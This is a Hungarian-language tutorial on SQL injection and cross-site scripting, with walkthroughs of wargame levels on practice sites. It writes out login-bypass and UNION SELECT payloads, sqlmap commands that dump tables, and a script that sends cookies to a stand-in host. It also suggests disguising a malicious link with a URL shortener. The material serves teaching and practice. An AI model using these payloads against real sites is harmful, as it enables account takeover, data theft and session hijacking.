SQLi és XSS sérülékenységek

--==SecuriTeam==--

SQL alapok SQL injection megismeréséhez

Az SQL(ejtsd: ’eszkjuel’ vagy ’szíkvel’) egy standardizált nyelv relációs adatbázis-kezelők lekérdezéséhez, adatbázisok eléréséhez.

Jelen ismertetőben csak az általunk aktuálisan használt adatdefiníciós, adatkezelési, lekérdező és adatvezérlő utasítások ismertetésére szorítkozunk.

Az adatbázisokon végrehajtott akciókat SQL állításokkal/lekérdezésekkel valósítjuk meg. Fontos, hogy a standard SQL nem case-sensitive illetve az utasításokat ’;’ karakterrel választjuk el egymástól. Az utasítások végén lévő ’;’ néhány adatbázisban opcionális, máshol kötelező jellegű. Példa:

```
SELECT * FROM Ugyfelek;
```

A fenti lekérdezés az ’Ugyfelek’ nevű tábla minden elemét kilistázza. A SELECT utasítás jelenti a kiválasztást, az utánna következtő ’*’ mondja meg, hogy mely oszlopokat szeretnénk a táblából. A ’*’ az összes táblát jelöli. A FROM ’tabla_nev’ pedig definiálja, hogy melyik táblából szeretnénk kivenni az elemeket. Ezek után következhetnének különböző feltételek, amelyekkel specifikálhatnánk a szűrést. Jelen esetben ilyen nincs, úgyhogy minden bejegyzést lekérünk az adatbázisból.

Néhány kiemelt SQL parancs:
Adatdefiníciós utasítás:
DROP
- teljes tábla kitörlésére való
- fontos adatok, pl:jelszótábla törölhető vele

Adatlekérdező utasítás:
Egyetlen utasításból áll, amely számos alparanccsal tovább specifikálható.
SELECT
- Az egyetlen parancs, amely adatok lekérdezéséhez szükséges
- Ezen kívül alparancsokat ágyazhatunk bele (vagy 2 Select utasítás is egymásba ágyazható)
- alparancsok (a lenti sorrendben használadnó):
  - FROM - lekérdezendő tábla megadása
  - WHERE – szűrési feltétel
  - GROUP BY – adott sorok csoportosítása, összevonása az eredménytáblában
  - HAVING – szűrési feltétel a csoportosítás utáni halmazra
  - ORDER BY – eredménytábla sorrendezése
  - CASE – logikai vizsgálat eredményétől függő adatvezérlés

pl:

```
SELECT nev, szamlaszam
FROM Tulajdonos
WHERE megtakaritas >10000
ORDER BY nev;
```

A fenti lekérdezés kiírja a ’nev’ és ’szamlaszam’ bejegyzéseket azokból a rekordokból, amelyek a ’Tulajdonos’ tábla elemei és a ’megtakaritas’ mezőjük értéke nagyobb mint 10000. Az eredménytábla név (’nev’) szerint lesz rendezve.

pl:

```
SELECT password
FROM  pass_table
WHERE name LIKE ’admin’;
```

Kiírja a táblából az admin nevű felhasználó jelszavát.
Többek között az ilyen lekérdezésektől óvjuk a rendszert, amikor hashelt jelszavakat tárolunk az adatbázisban, nem pedig plaintext jelszavakat.

Adatmanipulációs utasítás:
INSERT

új rekordot szúr be a táblába
veszélye lehet, hogy olyan helyre írjuk be magunkat, ahova nem szabadna, például hozzáférést adunk magunknak egy rendszerhez, az általunk megadott adatok alapján

UPDATE

megváltoztat egy a feltételeknek megfelelő rekordot
veszélye, hogy valaki más jelszavát átírjuk a sajátunkra

DELETE

kitöröl egy a feltételeknek megfelelő rekordot az adatbázisból
veszélye, hogy jogokat veszünk el valakitől, vagy kizárjuk őt a rendszerből

Adatbázis lekérdezése online felületen.

PHP példa:

```
#POST változók definiálása
uname = request.POST[’username’]
pass = request.POST[’password’]

#sérülékeny SQL lekérdezés
#a változókat az online rendszerben így helyettesítjük be
sql = „SELECT * FROM users WHERE username=’ ” + uname + “’ AND password=’” +
pass + “ ’ ”

#A megadott parancs végrehajtása a máshol definiált adatbázison
database.execute(sql)
```

A kódban külön színnel jelöltünk minden összetartozó idézőjelet. Ennek szerepe, hogy jól látható legyen, mikor és hol ágyazzuk be az értékeket. PHP szintjén az egész SQL parancs egy sztring, ezért a kezdő „” jel. Ezt azért zárjuk le, hogy beágyazzuk a ’uname’ változót +uname+. Utánna ismét SQL kód következik „”, majd a pass változót ágyazzuk be, végül pedig ismét SQL kód „”.
Ezzel szemben SQL szinten a uname és pass már behelyettesítve jelenik meg, és kellenek a ’’ és ’’ jelek, kifejezve, hogy ezek sztringek.
Amennyiben a felhasználónevem, amit a böngészőben megadtam ’Test’ volt és a jelszavam ’pass’, akkor az adatbázisba a következő lekérdezés érkezik majd be:

```
SELECT * FROM users WHERE username=’Test’ AND password=’pass’
```

Fontos kiemelni a fenti példában az AND logikai operátort is. Ez azt mutatja, hogy mind a két operandusnak igazat kell visszaadnia. Ennek a későbbiekben lesz szerepet.
Jelenleg a 2 bemeneti paraméter, amit mi adunk meg az a felhasználónév és jelszó páros azaz az uname és a pass.
A következő módon definiálhatjuk úgy a bemenetet, hogy az átengedjen minket a jelszó ismerete nélkül is.

uname=’Test’
pass = akarmi’ OR 1=1

Ebben az esetben a lekérdezés az SQL adatbázisnál a következőképp fog megjelenni:

```
SELECT * FROM users WHERE username=’Test’ AND password=’akarmi’ OR 1=1’
```

A végrehajtás során az adatbázis talál felhasználót a ’Test’-re, hamis lesz a kiértékelés a password=’akarmi’ értékre a megadott felhasználóra nézve, de az utolsó logikai operátor az OR csupán 1 igaz értéket vár a két operandustól. A második operandus az 1=1 pedig mindig igaz értékkel tér vissza. A Where feltétel így minden rekordra igaz lesz, így kiíratunk minden sort az adatbázisból.
Marad egy ’ jel a lekérdezés végén. Valamelyik adatbáziskezelő ezt figyelmen kívül hagyja, míg más hibával tér vissza rá, ezt többféleképp oldhatjuk meg.

1. Megoldás
   uname=’Test’
   pass = akarmi’ OR ’1’=’1
   ```
   SELECT * FROM users WHERE username=’Test’ AND password=’akarmi’
   OR ’1’=’1’
   ```

2. Megoldás
   uname=’Test’
   pass = akarmi’ OR 1=1 –

   MySQL, MSSQL, Oracle, PostgreSQL, SQLite
   ' OR '1'='1' --
   MySQL
   ' OR '1'='1' #
   Access (null karakter)
   ' OR '1'='1' %00
   --Ezek a kikommentezésre vannak, így nem lesznek az utánna lévő karakterek kiértékelve

```
SELECT * FROM users WHERE username='Test' AND password='akarmi' OR 1=1--'
```


Az SQL injection használatához minden esetben két dolog szükséges. Egy relációs adatbázis ami SQL-t használ, valamint egy felhasználó által manipulálható bemenet, amely nincs megfelelően szűrve.

SQLI példák:

Feladatok: hackthis.co.uk

SQLI lvl 1:

Próbáljunk meg bejelentkezni valamelyik user nevében az alábbi oldalra:



Normális esetben, ha beírunk egy jelszót, azt a program stringgé alakítja és átadja egy fügvénynek ami leellenőrzi, hogy jó-e és visszatér egy bool értékkel.

'jelszo1234'

A célunk, hogy a függvény igaz értéket adjon vissza, ehhez felhasználjuk, hogy:

A OR TRUE = TRUE bármilyen A-ra

Írjuk be a következőt a felhasználónév és a jelszó mezőkbe:
'or '1' = '1

Amikor ezt a program stringgé próbálja alakítani a következő történik:
"or '1' = '1'


A sárga (üres) stringet átveszi a jelszóellenőrző függvény, és visszatér valamivel (nagy valószínűséggel false-al).
Az or már nem string, ez rendes sql műveletként értelmeződik, az '1' = '1' művelet eredménye pedig garantáltan true.

A felhasználónévnél az injektálás annyit eredményez, hogy a felhasználók listájában első helyen szereplő userként fogunk belépni.


SQLI lvl 2:

A feladat ugyan az, csak most adminként kell belépnünk, és kaptunk egy adatbázist az összes


felhasználóról. (Browse memebrs)




Az adatbázisban kezdőbetű szerint lehet válogatni a userek között, ami a háttérban egy SQL lekérdezést indít el.




Rontsuk el a lekérdezés szintaktikáját egy ' jellel




A listázott nevek helyett ebben az esetben egy SQL error-t kapunk, amiből már egyszerűen kikövetkeztethetjük, hogy hogyan néz ki az adatbázis.



'union select username,admin from members where admin = 1--



'union select password,admin from members where admin = 1--



(MD5 hasht ad vissza)

SQLMAP:

A feladat amit megoldottunk az avatao sorting fruits feladata volt (aki részt vett valamelyik sec-challangen, annak van accountja)

http://sqlmap.org/

Parancsok:
python sqlmap.py -u "url"
python sqlmap.py -u "url" --dbs
python sqlmap.py -u "url" -D test --tables
python sqlmap.py -u "url" -D test -T secrets --columns
python sqlmap.py -u "url" -D test -T secrets --dump

XSS alapok:

A cross-site scripting lényege, hogy egy adott oldalra olyan adatokat viszünk be, amelyet a böngésző képes végrehajtandó kódként értelmezni. Az a legtöbb esetben a minden böngésző által ismert JavaScriptet jelenti. Más esetben lehet HTML elemeket is használni, de sokkal korlátozottabb formában.

XSS segítségével képesek lehetünk ellopni a felhasználó gépén tárolt sütiket, amelyek session azonosítókat, rosszabb esetben jelszavakat, érzékeny adatokat tartalmazhatnak.
Ilyen XSS-t könnyen tudunk bevinni az oldalra, amennyiben az nyílt felületen tárol a felhasználótól bármilyen adatot. Ilyen megoldás lehet egy fórum, egy üzenőfal, de akár egy profil oldal is, ahol esetleg névként adhatunk meg kártékony kódot, mely lefut, ha bárki belép a profilunkba.
Egyszerűen demonstrálható az XSS, ahol egy GET paraméterként mentjük le a felhasználótól a sütijeit:

```
<script>
document.location = „http://veszelyes.php?suti=” + document.cookie;
</script>
```

Egy ilyen kódot akár el is küldhetünk az áldozatnak, de hatékonyabb ha sikerül egy oldalba beágyaznunk.

Az XSS-nek 3 típusát különböztetjük meg:

1.Dom-alapú XSS:

Ebben az esetben a probléma a lap kliens oldali szkriptjében van. Például az oldal legenerálásához szükséges egy URL paraméter. Ezt az URL paramétert módosítva olyan eredményt kaphatunk, amire az oldal tervezője nem készült fel. Önmagában nem tűnik problémásnak, ugyanis a támadó csak a saját URL értékét változtatja meg. Azonban ezt a megváltoztatott, veszélyes URL-t elküldve az áldozatnak, már az ő gépén hajtódik végre a kártékony kód.

PL:
Online felületen a nyelv kiválasztása, ahol egy default nyelv is megadható akár.
Select your language:

```
<select>
      <script>
            document.write("<OPTION
            value=1>"+document.location.href.substring(document.location.href.i
            ndexOf("default=")+8)+"</OPTION>");
            document.write("<OPTION value=2>English</OPTION>");
      </script>
</select>
```

Az adott oldal meghívható a következő URL-el:

```
      http://www.test.hu/index.php?default=Magyar
```

Illetve az oldal meghívható a következő kártékony kóddal is

```
            http://www.some.site/page.html?default=<script>alert(document.cooki
      e)</script>
```

Ezt meghívva, az oldalon lefut a javascript kód. (Ez így önmagában nem káros jelenleg, de ennél komplikáltabb kódok is meghívhatóak)

2.Reflected XSS:

Ez a fajtája az XSS-nek olyan esetben hajtódik végre, mikor a szerver azonnal beágyazza az álatlunk adott bemenetet, hogy segítségével egy válaszlapot hozzon létre. Ilyen például az, hogyha egy keresőmotornál rákéreresünk valamire.
pl:

```
www.keresomotor.hu/kereses.php?string=amitkeresunk
```

Majd erre a keresőmotor oldal vissaküldnekünk egy HTML üzenetet, amiben megtalálható a következő sztring:

```
A keresomotor.hu oldal nem talált az ön által megadott kérésre eredményt.
A kérés:
amitkeresunk
```

Rákereshetünk azonban javascript kódra is:
`www.keresomotor.hu/kereses.php?string=<script>alert(document.cookie);</script>`

Ebben az esetben nemcsak, hogy visszakapunk egy választ a fentieknek megfejelelően, de lefut egy beágyazott kódunk is, amely kiírja a tárolt sütiket.

Ez akkor jelent igazán veszélyt, ha ezt a lekérést más gépén hajtjuk végre, például elküldjük neki e-mailben az URL-t és várjuk, hogy megnyissa.

3.Stored XSS:

Más néven persistent, vagyis állandó XSS. Ilyen sérülékenység lehet fórumokon, ahol a szerver eltárolja az a általunk bevitt kódot, majd azt más gépén megnyitva ott az ő böngészője lefuttatja.


XSS:

https://xss-game.appspot.com/level1

Próbáljuk ki, hogy az oldal sérülékeny-e:
<u>hello</u>

Láthatjuk, hogy a hello alá van húzva, tehát amit mi beírtunk az egy az egyben belekerült a html forrásba.

Injektáljunk scriptet:
<script>alert('Reflected xss')</script>



Elértük, hogy a böngészőnk feldobjon egy alert ablakot.

Ezután valamilyen url shortenerrel rövidítsük az url-t, így az avatatlan szemnek már teljesen ártalmatlannak tűnő linket kapunk:


http://bit.ly/1QaicCP


Ha erre valaki rákattint akkor ugyanúgy lefut az illető böngészőjében a scriptünk.
A második szinten maradandóan módosítjuk az oldal html forását.

Postoljuk a következő sort:

<img src=x onerror="alert('stored XSS');"

Ez megpróbálna megjeleníteni egy képet (x), de nem fogja megtalálni, ezért hibát dob. Ebben az esetben pedig (onerror) fusson le a mi scriptünk.





Hiába frissítjük az oldalt,a postunk ottmaradt, és az x nevű kép továbbra sem található, ezért mindig le fog futni.

Sümegi Márk
Tőkési Sándor

Hasonló wargame oldalak illetve érdekességek:

https://www.hackthis.co.uk/
https://avatao.com/ (magyar)
http://www.hackthissite.org/
https://xss-game.appspot.com/
http://xss-quiz.int21h.jp/